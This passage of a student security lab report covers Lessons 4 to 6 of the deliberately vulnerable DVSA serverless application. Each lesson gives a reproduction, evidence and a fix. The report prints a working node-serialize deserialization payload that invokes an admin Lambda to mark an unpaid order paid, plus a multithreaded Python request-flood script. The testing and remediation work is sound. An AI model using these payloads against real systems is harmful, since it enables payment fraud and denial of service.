The wrong assumption in the original configuration was that receipt objects would only be created by trusted backend workflows. That assumption was false because the bucket accepted direct uploads with public ACLs. Once an attacker could write a .raw file into the expected path, the Lambda trigger processed it as if it were legitimate application data.

The main fix belongs to the S3 permissions configuration because unauthorized uploads should be rejected before Lambda processing begins. The Lambda code was also hardened by validating the file suffix and replacing unsafe shell execution with safe file operations.

Post-fix validation confirmed that:

- The same upload path no longer accepts public ACL uploads.
- The AWS CLI returns AccessDenied due to S3 BlockPublicAcls.
- The attacker-controlled TEST.raw object is not created.
- The backend Lambda is no longer triggered by attacker-created receipt objects.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #4: Insecure Cloud Configuration	Only trusted backend services may write to the receipts bucket; external users must not upload files that trigger Lambda processing.	S3 bucket path evidence, AWS CLI upload output, S3 object listing, Lambda source code, and post-fix AccessDenied output.	Trusted application-generated .raw receipts should be processed into .txt outputs by DVSA-SEND-RECEIPT-EMAIL.	Screenshot_32 shows attacker-uploaded AAAA_BBBB.raw and backend-generated AAAA_BBBB.txt, proving unauthorized upload and processing.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #4: Insecure Cloud Configuration	An external actor could write directly into a backend receipt bucket and cause Lambda to process attacker-controlled data, violating the trust boundary between users and internal storage.	Intentional misuse / security-relevant abuse	Enabled S3 Block Public Access for the receipts bucket, blocked public ACLs, added .raw validation in DVSA-SEND-RECEIPT-EMAIL/send_receipt_email.py, and replaced os.system() with safe file writing.	Screenshot_37 shows the same upload attempt failing with AccessDenied because S3 BlockPublicAcls prevents the object from being created.	Optional

4.10 Takeaway / Lessons Learned

This lesson shows that cloud permissions are part of the application security boundary. A serverless application can have protected API logic but still become vulnerable if storage resources accept unauthorized writes. In this case, the attacker did not need to complete a valid order or use an admin feature. Direct write access to the receipt bucket was enough to inject a .raw object and cause backend processing.

The key secure design lesson is that event-driven cloud services must validate both who can create an event and what data the event contains. S3 event triggers are powerful, but they become dangerous when untrusted users can create objects in paths monitored by Lambda. Enforcing least-privilege bucket permissions, blocking public ACLs, validating object keys, and avoiding shell commands in file-processing code collectively prevent this class of vulnerability.

Lesson #5: Broken Access Control

5.1 Goal and Vulnerability Summary

This lesson demonstrates a Broken Access Control vulnerability in the DVSA serverless application. The main affected component is the DVSA-ORDER-MANAGER Lambda function, which receives requests from Amazon API Gateway through the public /Stage/order endpoint. A normal authenticated user should not be able to reach administrative order-update functionality, but the vulnerable request path allowed the user-controlled action field to execute code and invoke DVSA-ADMIN-UPDATE-ORDERS directly.


The security impact is severe because the attacker can bypass the intended payment workflow and directly modify the order state. In the successful test, an unpaid order was changed to paid, the total was set to $25, and the confirmation token was changed to L5TOKEN123 without completing the legitimate billing process.

5.2 Why This Works / Root Cause

The vulnerability works because two weaknesses combine in the backend workflow. First, the public order-manager function still accepts attacker-controlled serialized content that can execute JavaScript through node-serialize. Second, the Lambda execution role used by the public function has enough permission to invoke the internal admin function DVSA-ADMIN-UPDATE-ORDERS.

The administrative update function accepts an order ID and a replacement item object. Sensitive fields such as orderStatus, itemList, address, confirmationToken, paymentTS, and totalAmount should only be controlled by trusted backend payment and order-processing logic, not by a normal user request.

Before exploitation, a normal order was created and left before the legitimate payment step. This provided a realistic target order that should not become paid unless the normal billing workflow completes, as shown below.



Screenshot_38

In the deployed environment, the exploit used the AWS SDK v3 package available in the Lambda runtime, @aws-sdk/client-lambda. The logic remained the same as the lesson idea: run code inside DVSA-ORDER-MANAGER and make that public-facing function invoke DVSA-ADMIN-UPDATE-ORDERS on behalf of the attacker.

5.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
- The internal function abused in this lesson: DVSA-ADMIN-UPDATE-ORDERS

The main AWS services and resources involved were:

- Amazon API Gateway: the public entry point
- AWS Lambda function: DVSA-ORDER-MANAGER
- AWS Lambda function: DVSA-ADMIN-UPDATE-ORDERS
- Amazon DynamoDB: order records storage
- Amazon CloudWatch Logs: used to confirm backend execution and troubleshoot failed attempts

The local tools used were:

- Browser / DVSA website
- Browser DevTools
- curl
- python3
- jq
- AWS Console
- CloudWatch Logs viewer

5.4 Reproduction Steps

1. First, a fresh attacker token was captured from the DVSA website using browser DevTools, then exported in the terminal together with the API endpoint. This token represented a normal authenticated user, not an administrator.

```
export API="https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order"

export TOKEN_ATTACKER="<fresh attacker JWT>"
```

2. Next, a normal order was created through the DVSA website and left unpaid. The order ID used for the successful proof was 73082690-1db4-42e0-b59f-f1fb821f263e. This gave a realistic target order whose state should only become paid after the legitimate billing workflow.

3. The exploit payload was generated using python3 so that the JSON body would be valid and would not break because of newline characters. The generated action value contained a node-

serialize function marker and JavaScript code that invokes DVSA-ADMIN-UPDATE-ORDERS. The payload generation is shown below:

```
overpower@DESKTOP-K2O53 ×
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-5-Broken-Access-Control$ python3 - <<'PY' > l5_payload.json
import os, json

token = os.environ["TOKEN_ATTACKER"]
order_id = "73082690-1db4-42e0-b59f-f1fb821f263e"

js = f'''_$$ND_FUNC$$_function(){{var p=JSON.stringify({{"headers":{{"authorization":"{token}"}},"body":{{"action":"update","order-id":"{order_id}","item":{{"token":"L5TOKEN123","ts":1546482872,"itemList":{{"11":1,"12":1}},"address":{{"name":"test user","email":"test@test.com","address":"Fake Address"}},"total":25,"status":120}}}}}});var AWS=require("@aws-sdk/client-lambda");var c=new AWS.LambdaClient();var cmd=new AWS.InvokeCommand({{FunctionName:"DVSA-ADMIN-UPDATE-ORDERS",InvocationType:"RequestResponse",Payload:p}});c.send(cmd).then(function(d){{console.error("L5 admin update invoked")}}).catch(function(e){{console.error("L5 error: "+e.message)}});}}}}()'''

print(json.dumps({"action": js}))
PY
```

Screenshot_39

The important attacker-controlled fields in the payload were token "L5TOKEN123", total 25, status 120, and the chosen order-id. Status 120 is the value that later appeared in the DVSA interface as paid.

4. The generated payload file was then sent to the public order endpoint using the normal attacker Authorization token. The terminal response did not need to look successful, because the injected code runs during unsafe deserialization before the normal action-handling path finishes. The request execution is shown below:

```
overpower@DESKTOP-K2O53 ×
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-5-Broken-Access-Control$ curl -s "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN_ATTACKER" \
--data @l5_payload.json | jq
{
  "status": "err",
  "msg": "unknown action"
}
```

Screenshot_40

5. Finally, the DVSA My Orders page was refreshed. The target order appeared as paid, with the total set to $25 and the confirmation token set to L5TOKEN123. This confirmed that the admin update function modified the order without the normal payment workflow. This proof is shown in Screenshot_41.

My Orders

Date	ID	Status	Total	Confirmation
4/15/2026, 9:31:54 PM	6b7fd575-8120-4c7f-9e41-184b968a4eef	delivered	$45	ZzXsQIWBjVKO
4/15/2026, 9:30:21 PM	63e98545-2b07-4abb-aa9a-1ff05c38ea0e	delivered	$28	8KNGd4ny7MSV
1/3/2019, 5:34:32 AM	73082690-1db4-42e0-b59f-f1fb821f263e	paid	$25	L5TOKEN123

Screenshot_41

5.5 Evidence and Proof

The strongest proof is shown in Screenshot_41. The order 73082690-1db4-42e0-b59f-f1fb821f263e appears in the My Orders page with status paid, total $25, and confirmation token L5TOKEN123. These values match the attacker-controlled payload sent through the injected admin-update request.

The confirmation token is especially important evidence because it was not produced by the normal payment processor. It was chosen by the attacker in the payload and later appeared in the

order record. This proves that the backend update came from the injected admin-function call rather than from a normal checkout flow.

The request evidence in Screenshot_39 and Screenshot_40 supports the behavior trace by showing the generated exploit body and the public API request that delivered it. Together, the request execution and changed order state prove that the attacker was able to reach privileged order-update functionality through the public API path.

5.6 Fix Strategy / Probable Mitigation

For this lesson, the effective fix is the same entry-point mitigation applied in Lessons #1 and #3: remove unsafe deserialization from DVSA-ORDER-MANAGER. The exploit depends on the public order endpoint executing the malicious action value as JavaScript. Once the request body is parsed only as JSON data, the injected function is no longer executed, so the attacker cannot invoke DVSA-ADMIN-UPDATE-ORDERS through the public API.

The main security improvement needed is:

- Remove node-serialize from the request path
- Replace serialize.unserialize(event.body) with JSON.parse(event.body || "{}")
- Treat event.headers as a plain object rather than unserializing it
- Reject malformed JSON safely with a controlled error response
- Keep the valid action switch limited to expected user-facing actions only
- Optionally restrict IAM permissions so DVSA-ORDER-MANAGER cannot invoke admin-only Lambda functions

The first four changes are the applied fix used in this project. The IAM restriction is recommended as defense in depth, because admin functions should not be reachable from a public request-processing Lambda unless a clear authorization boundary exists.

5.7 Code / Config Changes

File changed: DVSA-ORDER-MANAGER/order-manager.js

Before fixing, the order-manager handler used node-serialize to unserialize event.body and event.headers. That vulnerable logic was the same unsafe entry point that enabled the admin-update call.

After fixing, the handler was changed to parse the request body using JSON.parse(event.body || "{}"), keep headers as a normal event object, and return a controlled error for malformed JSON. This is the same safe request-parsing fix already used earlier in the report for the node-serialize based exploit chain.

Summary of the change:

- Removed unsafe deserialization from the public request path
- Restored safe JSON parsing for user-controlled input
- Prevented the action field from being interpreted as executable JavaScript
- Blocked the exploit path used to invoke DVSA-ADMIN-UPDATE-ORDERS

5.8 Verification After Fix

After deploying the fixed DVSA-ORDER-MANAGER code, the same Lesson #5 payload style was prepared again against a new target order. The generated post-fix payload is shown below:

```
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-5-Broken-Access-Control$ python3 - <<'PY' > l5_payload.json
import os, json

token = os.environ["TOKEN_ATTACKER"]
order_id = "73fd9196-4ba6-4cc6-88de-cdb4c744471e"

js = f'''_$$ND_FUNC$$_function(){{var p=JSON.stringify({{"headers":{{"authorization":"{token}"}},"body":{{"action":"update","order-id":"{order_id}","item":{{"token":"L5TOKEN123","ts":1546482872,"items.list":{{"11":1,"12":1}},"address":{{"name":"test user","email":"test@test.com","a
ddress":"Fake Address"}},"total":25,"status":120}}}}}});var AWS=require("@aws-sdk/client-lambda");var c=new AWS.LambdaClient();var cmd=new AWS.InvokeCommand({{FunctionName:"DVSA-ADMIN-UPDATE-ORDERS",InvocationType:"RequestResponse",Payload:p}});c.send(cmd).then(function(d){{conso
le.error("L5 admin update invoked");}}).catch(function(e){{console.error("L5 error: "+e.message);}});}}()'''

print(json.dumps({"action": js}))
PY
```

Screenshot_42

The same public endpoint request was then repeated. This time, the backend returned the normal unknown-action style response because the malicious action value was treated as a string instead of executable JavaScript. The post-fix request output is shown below:

```
overpower@DESKTOP-K2O53FS:/mnt/c/Users/Amjad/Desktop/KFUPM/Term-252/ICS-344/Project/Documentation/LESSON-5-Broken-Access-Control$ curl -s "$API" \
-H "Content-Type: application/json" \
-H "Authorization: $TOKEN_ATTACKER" \
--data @l5_payload.json | jq
{
  "status": "err",
  "msg": "unknown action"
```

Screenshot_43

The important verification result is that the exploit no longer caused a privileged order update. After re-running the payload, the My Orders page did not show a new unauthorized change from the second test. The unchanged order view is shown in Screenshot_44.

My Orders

Date	ID	Status	Total	Confirmation
4/15/2026, 9:31:54 PM	6b7fd575-8120-4c7f-9e41-184b968a4eef	delivered	$45	ZzXsQIWBjVKO
4/15/2026, 9:30:21 PM	63e98545-2b07-4abb-aa9a-1ff05c38ea0e	delivered	$28	8KNGd4ny7MSV
1/3/2019, 5:34:32 AM	73082690-1db4-42e0-b59f-f1fb821f263e	paid	$25	L5TOKEN123

Screenshot_44

This post-fix result is consistent with Lessons #1 and #3: once node-serialize is removed from the public request path, payloads containing _$$ND_FUNC$$_ are no longer executed and can no longer be used to reach internal Lambda functionality.

5.9 Structured Operation and Security Analysis

5.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A user creates an order through the DVSA website or API.
2. The order receives shipping and billing information through the normal workflow.
3. Payment processing is responsible for moving the order into a paid state.
4. Admin-only update functions must not be callable from a normal user request.
5. Sensitive fields such as orderStatus, confirmationToken, paymentTS, and totalAmount should not be directly controlled by ordinary users.

Security rule(s):

- Normal users must not be able to invoke admin Lambda functions.
- A public API request must not execute user-controlled code.
- Order state transitions must follow the intended business workflow.
- Payment-related fields must not be writable through attacker-controlled request content.

5.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Lesson #5 project description showing the intended broken access control chain.
- DVSA-ADMIN-UPDATE-ORDERS behavior showing privileged order update functionality.
- The generated l5_payload.json request body.
- The public order endpoint request output.
- My Orders page showing the paid order and attacker-chosen confirmation token.
- DVSA-ORDER-MANAGER code before and after safe JSON parsing.

Behavior comparison:

- **Normal case:** payment should be required before an order becomes paid and receives a confirmation token.
- **Exploit case:** the attacker sends a malicious action field that invokes DVSA-ADMIN-UPDATE-ORDERS and directly sets the order status to 120, which appears as paid.
- **Post-fix case:** the same malicious action value is treated as data and no longer executes, so the admin update does not occur.

5.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because a normal user request reached internal administrative functionality and modified sensitive order-state fields. The backend allowed attacker-controlled input to cross the privilege boundary between public order operations and admin-only order updates.

Deviation class: Intentional misuse / security-relevant abuse

5.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original implementation was that the action field could be safely unserialized and then used only to select a normal user-facing workflow. That assumption was false because node-serialize allowed the action value to contain executable JavaScript. Once executed inside Lambda, the code could invoke internal functions with the order-manager role permissions.

The applied fix belongs to DVSA-ORDER-MANAGER/order-manager.js. By replacing unsafe deserialization with JSON.parse(), the public endpoint no longer executes attacker-supplied function payloads. Post-fix validation confirmed that re-running the same payload no longer changed the order state.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #5: Broken Access Control	Only authorized backend workflows may update payment-related order state; normal users must not invoke admin-only Lambda functions.	Lesson guide, DVSA-ADMIN-UPDATE-ORDERS behavior, exploit payload, public API output, order-manager.js before/after fix, and My Orders output.	An order should become paid only after the intended payment workflow completes.	Screenshot_41 shows the order changed to paid with attacker-controlled total and confirmation token L5TOKEN123.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #5: Broken Access Control	A normal user-controlled request crossed into admin functionality and modified sensitive order fields without completing the payment workflow.	Intentional misuse / security-relevant abuse	Removed unsafe deserialization in DVSA-ORDER-MANAGER/order-manager.js and restored safe JSON parsing, preventing the injected admin invocation from executing.	Screenshot_43 shows the payload handled as an unknown action after the fix, and Screenshot_44 shows no new unauthorized order-state change from the re-test.	Optional

5.10 Takeaway / Lessons Learned

This lesson shows how broken access control can appear in serverless applications when public request handlers and internal administrative functions share overly powerful execution paths. The attacker did not need direct access to the admin Lambda function. Instead, the attacker abused unsafe input handling in the public order endpoint to make the backend call the admin function on their behalf.

The secure design lesson is that internal Lambda functions must not become reachable through user-controlled request content, and business-critical state transitions must be protected by explicit authorization checks. Removing unsafe deserialization stopped the exploit chain at the public entry point, while stronger IAM separation and admin validation would provide additional defense in depth.

Lesson #6: Denial of Service (DoS)

6.1 Goal and Vulnerability Summary

This lesson demonstrates a Denial of Service (DoS) vulnerability in the DVSA billing workflow. The main affected component is the public /Stage/order API path in Amazon API Gateway, specifically when it forwards billing requests to the DVSA backend Lambda processing path. A normal user should be able to submit a billing request and receive a response without being affected by another user. However, before the fix, the API stage allowed very high traffic limits, which made it possible for repeated concurrent billing requests to consume backend capacity and disrupt normal checkout behavior.


The security impact is availability loss rather than direct data theft. An attacker who repeatedly submits billing requests can exhaust or saturate the backend path, causing error responses for the billing operation and preventing legitimate users from completing payment reliably.

6.2 Why This Works / Root Cause

The vulnerability works because the billing endpoint did not enforce a practical request limit at the API Gateway stage. Before remediation, the stage-level throttling configuration was effectively too permissive for the vulnerable lesson scenario, with a very large rate and burst allowance. As a result, the public endpoint could accept many parallel billing requests before rejecting traffic at the edge.

The backend billing path is a serverless workflow, but serverless does not mean unlimited capacity. API Gateway, Lambda, and downstream services still have concurrency limits, throttling behavior, and timeout behavior. If a single user can continuously create billing requests without fair usage controls, that user can consume the shared processing capacity and make the billing path unreliable for others.

In this lesson, the proof-of-concept used a multi-threaded Python script to repeatedly send billing requests for the same order. The normal order creation response used for the test is shown below:



Screenshot_45

6.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
- The target workflow tested: billing action on an existing order

The main AWS services and resources involved were:

- Amazon API Gateway: public entry point and throttling control layer
- AWS Lambda: backend billing/order-processing path
- Amazon CloudWatch Logs: used to observe backend error behavior and throttling symptoms

The local tools used were:

- Browser / DVSA website
- Browser DevTools
- python3
- requests Python package
- AWS Console
- CloudWatch Logs viewer

6.4 Reproduction Steps

1. First, a normal DVSA order was created through the application so that a valid order-id existed for the billing test. The order creation response returned status "ok" and an order-id, as shown earlier in Screenshot_45.

2. Next, the API endpoint, attacker token, and order-id were prepared in the terminal environment. The token was captured from the DVSA browser workflow and was treated as sensitive, so it is redacted in the report.

```
export API="https://tligmlgyk4.execute-api.us-east-
1.amazonaws.com/Stage/order"
export TOKEN_ATTACKER="<redacted attacker JWT>"
export ORDER_ID="<target order-id>"
```


3. A Python DoS helper script was then prepared. The script repeatedly created threads, and each thread sent a billing request to the same /Stage/order endpoint using the attacker token and order-id. The script structure is shown below:

```python
import threading
import requests
import os

API = os.environ["API"]
TOKEN = os.environ["TOKEN_ATTACKER"]
ORDER_ID = os.environ["ORDER_ID"]

def dos():
    payload = {
        "action": "billing",
        "order-id": ORDER_ID,
        "data": {
            "ccn": "4242424242424242",
            "exp": "11/2025",
            "cvv": "123"
        }
    }

    headers = {
        "Authorization": TOKEN,
        "Content-Type": "application/json"
    }

    try:
        r = requests.post(API, json=payload, headers=headers)
        print(r.status_code)
    except Exception as e:
        print("Error:", e)

while True:
    threading.Thread(target=dos).start()
```

Screenshot_46

The important part of the script is that it continuously sends POST requests with action "billing". Each request contains billing data and uses the Authorization header, so the traffic follows the same public billing route that a normal user would use.

4. The script was executed before any throttling fix was applied. The terminal showed repeated backend error responses, mainly HTTP 500, indicating that the backend billing path was being stressed and failing under repeated concurrent requests. This pre-fix behavior is shown below:



Screenshot_47

5. CloudWatch logs were then inspected for the backend function. The log output showed repeated failure behavior during the flood test, supporting that the API traffic was reaching the backend and causing unstable processing rather than being stopped early at the API edge. The relevant log evidence is shown below:

Screenshot_48

6.5 Evidence and Proof

The strongest proof of the vulnerable behavior is the repeated HTTP 500 output shown in Screenshot_47. The request flood did not remain isolated to the attacker. Instead, the backend billing path returned repeated failures while processing the high number of concurrent requests.

The CloudWatch evidence in Screenshot_48 supports the same conclusion from the backend side. It shows that the flood traffic reached the serverless processing layer and produced backend error behavior. Together, the terminal output and CloudWatch logs prove that the billing route was not protected by a practical rate limit before the fix.

This confirms the DoS lesson objective: repeated concurrent billing requests can consume the limited processing capacity of the billing path and cause the checkout workflow to fail or become unavailable.

6.6 Fix Strategy / Probable Mitigation

The fix should be applied at the API Gateway layer because the goal is to stop abusive traffic before it reaches the backend Lambda functions. For this lesson, the applied mitigation was API Gateway stage-level throttling on the active Stage deployment.

The main security improvements needed are:

- Enable throttling on the API Gateway stage.
- Set a small steady-state rate limit to control how many requests per second the API accepts.
- Set a limited burst value to prevent sudden request spikes from overwhelming the backend.
- Keep normal single-user billing requests working while rejecting excessive traffic with 429 Too Many Requests.
- Optionally add deeper protections such as AWS WAF, usage plans, per-user throttling, SQS buffering, and reserved Lambda concurrency for defense in depth.

This mitigation addresses the root cause because the backend no longer needs to absorb every concurrent request. API Gateway becomes the first enforcement point and rejects excessive traffic before it consumes Lambda capacity.


6.7 Code / Config Changes

Resource changed: API Gateway -> DVSA-APIS -> Stages -> Stage

This lesson did not require changing application source code. The applied fix was a cloud configuration change at the API Gateway stage. Throttling was enabled and configured with the following values:

Rate: 5 requests per second
Burst: 10 requests

The configured throttling settings are shown below:




Screenshot_49

Summary of the change:

- Enabled API Gateway stage-level throttling.
- Reduced the rate limit from the previous very high default-style value to 5 requests per second.
- Reduced the burst allowance to 10 requests.
- Moved the first layer of DoS protection to the public API edge.
- Preserved normal API functionality while rejecting excessive traffic.

6.8 Verification After Fix

After enabling stage-level throttling, the same Python DoS helper script was executed again against the same public order endpoint. This time, the API started returning HTTP 429 responses, which indicates that API Gateway was actively rejecting excessive requests before they overloaded the backend. The post-fix terminal output is shown below:



Screenshot_50

The important change is that the repeated flood traffic now receives 429 Too Many Requests responses. This is the expected secure behavior for an availability protection control. Instead of allowing every request to reach the billing Lambda path and produce backend failures, API Gateway applies fair request control at the edge.

This confirms that the DoS fix worked: the same attack traffic is now throttled, while the intended API endpoint remains available for normal use within the configured request limits.

6.9 Structured Operation and Security Analysis

6.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

- A user creates an order through the DVSA application.
- The user submits one billing request for that order through the /Stage/order endpoint.
- API Gateway forwards the request to the backend Lambda workflow.
- The billing path processes the request and returns a normal response.
- One user should not be able to consume enough shared capacity to disrupt checkout for other users.

Security rule(s):

- The public billing endpoint must enforce practical request limits.
- Repeated excessive requests from one client must be throttled before consuming backend capacity.
- Availability controls should protect critical workflows such as billing and checkout.
- Legitimate requests within the allowed rate should continue to work.

6.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- Normal order creation response.
- Python DoS helper script.
- Pre-fix terminal output showing repeated HTTP 500 responses.
- CloudWatch backend logs during the flood test.
- API Gateway stage throttling configuration.
- Post-fix terminal output showing HTTP 429 responses.

Behavior comparison:

- **Normal case:** a normal billing request should be processed through API Gateway and the backend workflow.
- **Exploit case:** repeated concurrent billing requests reach the backend and cause repeated failure responses.
- **Post-fix case:** excessive requests are rejected by API Gateway with 429 Too Many Requests before they overload the backend.

6.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because one user was able to repeatedly hit a critical billing endpoint without a practical edge limit. The system allowed excessive traffic to reach the backend processing layer, which caused repeated error responses and threatened the availability of the billing workflow.

Deviation class: Intentional misuse / security-relevant abuse

6.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original configuration was that the default or very high API Gateway limits were sufficient for the billing workflow. That assumption was false because the lesson demonstrates that repeated concurrent requests can still overwhelm or destabilize the backend path before any fair request control is applied.

The fix belongs to API Gateway because it is the public entry point and the earliest place to reject abusive traffic. The exact change enabled throttling on the Stage deployment and set the rate to 5 requests per second with a burst limit of 10 requests.

Post-fix validation confirmed that:

- The same request flood no longer passes freely to the backend.
- API Gateway returns HTTP 429 Too Many Requests for excessive traffic.
- The billing endpoint remains available for traffic within the configured limits.
- The DoS impact is reduced because the first protection layer now exists at the API edge.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
